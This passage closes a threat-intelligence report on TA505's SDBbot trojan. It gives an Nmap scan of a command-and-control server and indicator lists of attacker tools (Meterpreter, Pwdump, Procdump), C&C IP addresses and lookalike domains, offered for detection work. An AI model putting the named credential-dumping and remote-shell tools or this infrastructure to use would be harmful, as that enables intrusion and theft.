By using this method, we discovered 11 running SDBbot servers, 10 of them still active in June 2020. All SDBbot CC seem to run on *Linux*, mostly *Ubuntu 18.04*, but also *Debian 10* and a few *Ubuntu 16.4*.

Interestingly, port 443, perhaps due to the strange 'DEC0' handshake, is always invisible to *Shodan* for all the SDBbot CCs we found, and most of them listen on TCP port 800. We were not, however, able to identify this service.




Figure 15: SDBbot Shodan result.

```
Nmap scan report for 158.255.208.148
Host is up (0.31s latency).
Not shown: 994 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
443/tcp   open     https
445/tcp   filtered microsoft-ds
800/tcp   open     mdbs_daemon
12345/tcp filtered netbus
31337/tcp filtered Elite
```

Figure 16: Nmap result.

Finally, we were able to map the infrastructure of SDBbot with active CCs in June 2020:




Figure 17: SDBbot infrastructure.

CONCLUSION

The attack performed by this group shows good tactics and operational security practices. They use simple but efficient tools. The implementation strategy of SDBbot limits the diffusion of the samples and the related IOCs, which allows this group to operate quietly. Added to this, in June 2020, *Telekom* announced the discovery of SDBbot samples using TLS and certificate pinning to render their detection in internal LANs and worldwide discovery far more complicated.

IOCs

Used tools

Tinymet
Smbexec
Procdump
Pwdump
Meterpreter
GET2
Sdbbot

SDBbot IPs

190.211.254.224
192.161.167.165
23.152.0.152
192.52.167.233
92.38.135.217
158.255.208.148
158.255.208.168
51.38.82.162
212.83.46.170
212.83.46.170
190.211.254.224

SDBbot hostnames

eu-global.com
auxin-box.com
drm-google-analtyic.com
drm-server-booking.com
drm-server13-login-microsoftonline.com
eu-global-online.com
facebook-drm-server3.com
jp-microsoft-store.com
static-google-analtyic.com
news-server-drm-google.com

Domains allegedly belonging to TA505

att-download.com
auxin-box.com
box-cnd.com
box-en-au.com
cdn-box.com
cdn-downloads.com
cdn-onedrive-live.com
clients-share.com
clietns-download.com
clouds-cdn.com
clouds-doanload-cnd.com
clouds-share.com
cloud-store-cnd.com

dl-icloud.com
dl-sharefile.com
dl-sync.com
download-cdn.com
download-shares.com
drm-google-analtyic.com
drm-server13-login-microsoftonline.com
drm-server-booking.com
dyn-downloads.com
eu-global.com
eu-global-online.com
facebook-drm-server3.com
file-downloads.com
fileshare-cdns.com
fileshare-storage.com
general-lcfd.com
get-downloads.com
getlink-service.com
global-logic-stl.com
glr-ltd.com
googledrive-en.com
googledrive-eu.com
home-storages.com
int-download.com
integer-ms-home.com
into-box.com
i-sharecloud.com
jp-microsoft-store.com
live-cnd.com
live-en.com
live-en.com
live-msr.com
mainten-ferrum.com
microsoft-cnd.com
microsoft-cnd-en.com
microsoft-home-en.com
microsoft-hub-us.com
microsoft-live-us.com
microsoft-sback-server.com
microsoft-store-drm-server.com
microsoft-store-en.com
microsoft-ware.com
ms-break.com
ms-en-microsoft.com
ms-global-store.com
ms-home-store.com
msonebox.com
ms-rdt.com
ms-upgrades.com

office365-update-eu.com
onedrive-cdn.com
onedrive-download.com
onedrive-download-en.com
onedrive-live-en.com
onedrive-sdn.com
onedrives-en-live.com
one-drive-storage.com
onehub-en.com
owncloud-cnd.com
reselling-corp.com
selling-group.com
share-clouds.com
shared-cnd.com
shared-downloading.com
share-downloading.com
sharefile-cnd.com
sharefile-en.com
sharefiles-download.com
shares-cdns.com
shares-cloud.com
sharespoint-en.com
share-stores.com
shr-links.com
stat-downloads.com
static-downloads.com
static-google-analtyic.com
store-in-box.com
stt-box.com
studio-stlsdr.com
tnrff-home.com
update365-office-ens.com
windows-en-us-update.com
windows-fsd-update.com
windows-msd-update.com
windows-office365.com
windows-se-update.com
windows-sys-update.com
windows-wsus-en.com
windows-wsus-eu.com
wpad-home.com
xbox-en-cnd.com

ATT&CK REFERENCES

[1] Spear Phishing Link https://attack.mitre.org/techniques/T1192/.
[2] User Execution https://attack.mitre.org/techniques/T1204/.
[3] Application Shimming https://attack.mitre.org/techniques/T1138/.
[4] Registry run keys https://attack.mitre.org/techniques/T1060/.

[5] Rundll32 https://attack.mitre.org/techniques/T1085/.

[6] Exploitation for privilege escalation https://attack.mitre.org/techniques/T1068/.

[7] Process Injection https://attack.mitre.org/techniques/T1055/.

[8] Credential dumping https://attack.mitre.org/techniques/T1003/.

[9] Commonly used port https://attack.mitre.org/techniques/T1043/.

[10] Exfiltration over CC Channel https://attack.mitre.org/techniques/T1041/.

REFERENCES

[1] https://github.com/SherifEldeeb/TinyMet.

[2] https://malpedia.caad.fkie.fraunhofer.de/actor/ta505.

[3] https://www.blackhat.com/docs/eu-15/materials/eu-15-Pierce-Defending-Against-Malicious-Application-Compatibility-Shims-wp.pdf.

[4] https://www.proofpoint.com/us/threat-insight/post/ta505-distributes-new-sdbbot-remote-access-trojan-get2-downloader.

[5] https://www.fireeye.com/blog/threat-research/2017/05/fin7-shim-databases-persistence.html.

[6] https://www.telekom.com/en/blog/group/article/cybersecurity-ta505-returns-with-a-new-bag-of-tricks-602104.

[7] Twitter @AdamTheAnalyst.

[8] Twitter @stoerchl.